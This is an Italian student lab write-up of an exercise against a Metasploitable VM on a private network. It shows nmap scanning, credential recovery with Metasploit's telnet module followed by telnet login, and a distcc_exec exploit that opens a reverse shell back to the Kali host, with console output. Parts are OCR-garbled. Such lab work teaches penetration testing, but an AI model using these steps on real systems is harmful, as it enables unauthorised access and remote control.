Il primo passo, come richiesto da consegna, è quello di impostare gli indirizzi IP nel seguente modo: macchina Kali Linux: IP 192.168.1.25

```
macchina metasploitable: IP 192.168.1.40
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group de
fault glen 1000
     link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff
     inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
     inet6 fe80::5863:d218:7700:f60e/64 scope link noprefixroute
        valid lft forever preferred lft forever
 GNU nano 2.0.7
                           File: /etc/network/interfaces
 This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces (5).
# The loopback network interface
auto lo
                                     Z: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
iface lo inet loopback
                                          link/ether 08:00:27:cd:c5:7b brd ff:ff:ff:ff:ff:ff
                                          inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0 inet6 fe80::a00:27ff:fecd:c57b/64 scope link
# The primary network interface
auto eth0
                                             valid_lft forever preferred_lft forever
iface e<u>th0</u>
           inet static
       address 192.168.1.40
        netmask 255.255.255.0
gateway 192.168.20.1
```

Per confermare la modifica dell'indirizzo IP di metasploitable è necessario riavviare la macchina.

Verifico una connessione bilaterale facendo pingare le due macchine:


```
| Sping 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25 | 192.168.1.25
```

Successivamente eseguo una scansione nmap per verificare che la porta 23 riservata al servizio di telnet sia libera e aperta:


```
Nmap scan report for 192.168.1.40
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
         STATE SERVICE
PORT
21/tcp
         open
                ftp
22/tcp
         open
                ssh
23/tcp
                telnet
         open
                smtp
25/tcp
         open
53/tcp
         open
                domain
80/tcp
         open
                http
111/tcp
                rpcbind
         open
139/tcp
                netbios-ssn
         open
```

Ora che ho la conferma, posso procedere con la compilazione del modulo di attacco con Msfconsole.

Dopo aver avviato Metasploit, effettuo una scansione cercando il modulo richiesto dall'esercizio ovvero "auxiliary telnet_version" e indico che voglio usare il modulo taggato col numero 1



Adesso visiono le informazioni che il modulo richiede per eseguire l'attacco:




Necessita solo dell'inserimento del remote host ovvero la nostra macchina metasploitable target:


Non è necessario inserire il payload in questo modulo, quindi possiamo direttamente lanciare l'attacco con il comando "exploit":

In questa immagine viene indicato come il modulo abbia recuperato i dati di login del servizio dandoci proprio lo username e password.

Per verificare la correttezza delle informazioni, eseguo il comando "telnet 192.168.1.40" dove 192.168.1.140 è l'indirizzo della macchina metasploitable.




Inserendo le credenziali viste lanciando precedentemente l'exploit, possiamo notare come si esegue tranquillamente l'accesso non autorizzato alla macchina target dandoci totale libertà nell'esecuzione di programmi malevoli:



Possiamo notare come alla fine dell'immagine è presente il nome della macchina della quale stiamo usando la shell


L'esercizio bonus richiede di ottenere più informazioni sul servizio "distccd" sulla porta 3632




E cercando online ho trovato che distccd è il demone per l'esecuzione del tool "distcc" progettato per distribuire la compilazione di codice C e C++ su una rete di computer.

Questo servizio è vulnerabile perché, nella sua configurazione predefinita, consente un accesso senza autenticazione dando la possibilità a chiunque di inviare comandi di compilazione.

Decido quindi di cercare su Metasploit qualche modulo capace di sfruttare questa vulnerabilità:



Provo adesso di verificare le informazioni che il modulo richiede per eseguire l'exploit:



Viene richiesto solo l'indirizzo IP del Remote Host.


Inserisco l'IP di metasploitable e modifico l'indirizzo IP del Local Host mettendo quello della macchina Kali attaccante:

```
<u>msf6</u> exploit(unix/misc/distcc_exec) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
hnost => 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
                 Current Setting | Required | Description
                                                        The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   CHOST
                192.168.1.40
                                          yes
  RHOSTS
Payload options (cmd/unix/reverse_bash):
   Name Current Setting Required Description
             192.168.1.25
   LH0ST
                                                     The listen address (an interface may be specified)
                                                      The listen port
Exploit target:
   Id Name
```

C'è anche un payload default inserito quindi verifico se ne sono disponibili altri:

```
msf6 exploit(unix/misc/distcc_exec) > show payloads
Compatible Payloads
                                                                                                                                                                                 Check Description
                                                                                                                      Disclosure Date Rank
               payload/cmd/unix/adduser
                                                                                                                                                              normal
                                                                                                                                                                                No
                                                                                                                                                                                                  Add user with useradd
                                                                                                                                                                                                 Unix Command Shell, Bind TCP (via Perl)
Unix Command Shell, Bind TCP (via perl) IPv6
Unix Command Shell, Bind TCP (via Ruby)
Unix Command Shell, Bind TCP (via Ruby) IPv6
Unix Command. Generic Command Execution
              payload/cmd/unix/bind_perl
payload/cmd/unix/bind_perl_ipv6
payload/cmd/unix/bind_ruby
                                                                                                                                                               normal
                                                                                                                                                              normal
                                                                                                                                                                                 No
                                                                                                                                                                                 No
                                                                                                                                                              normal
               payload/cmd/unix/bind_ruby_ipv6
payload/cmd/unix/generic
                                                                                                                                                               normal
               payload/cmd/unix/reverse
                                                                                                                                                                                                  Unix Command Shell, Double Reverse
                                                                                                                                                              normal
                                                                                                                                                                                                Unix Command Shell, Double Reverse TCP (Tetnet)
Unix Command Shell, Reverse TCP (/dev/tcp)
Unix Command Shell, Reverse TCP SSL (telnet)
Unix Command Shell, Double Reverse TCP SSL (openssl)
Unix Command Shell, Reverse TCP (via Perl)
Unix Command Shell, Reverse TCP SSL (via perl)
Unix Command Shell, Reverse TCP (via Ruby)
Unix Command Shell, Reverse TCP SSL (via Ruby)
Unix Command Shell, Double Reverse TCP SSL (telnet)
              payload/cmd/untx/reverse_bash
payload/cmd/unix/reverse_bash_telnet_ssl
payload/cmd/unix/reverse_openssl
                                                                                                                                                               normal
                                                                                                                                                              normal
                                                                                                                                                                                No
              payload/cmd/unix/reverse_perl
payload/cmd/unix/reverse_perl_ssl
                                                                                                                                                              normal
                                                                                                                                                                                No
No
                                                                                                                                                              normal
              payload/cmd/unix/reverse_ruby
payload/cmd/unix/reverse_ruby_ssl
payload/cmd/unix/reverse_ssl_double_telnet
                                                                                                                                                              normal
                                                                                                                                                              normal
                                                                                                                                                                                 No
```

Decido di usare il numero 6, usando il comando "set payload 6", che permette di usare una reverse shell:



Dopo aver inserito tutti i dati, ho lanciato l'exploit avendo il controllo della macchina target.

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cMZnsYnq9grqFZIE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cMZnsYnq9grqFZIE\r\n"
[*] Matching...
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.1.25:4444 -> 192.168.1.40:36599) at 2025-01-21 10:13:49 -0500
```

Ho eseguito il comando "arp -v" per vedere la tabella arp all'interno della macchina target e scoprire quali altri dispositivi sono connessi alla rete ma ovviamente era presente solo il dispositivo dal quale ho effettuato la scansione (kali)

```
arp -vAddressHWtypeHWaddressFlags MaskIface192.168.1.25ether08:00:27:6E:13:6ECeth0Entries: 1Skipped: 0Found: 1
```

Per verificare, ho aperto una macchina windows 7 assegnandogli l'IP 192.168.1.20 e pingando la macchia target metasploitable 192.168.1.40 così che l'indirizzo si salvasse tabella arp del target e successivamente eseguito il comando arp -v:

```
arp -v
Address
                          HWtype
                                   HWaddress
                                                        Flags Mask
                                                                                Iface
192.168.1.20
                          ether
                                   08:00:27:B6:80:C3
                                                        C
                                                                                eth0
                                                        C
192.168.1.25
                          ether
                                   08:00:27:6E:13:6E
                                                                                eth0
Entries: 2
                 Skipped: 0
                                  Found: 2
```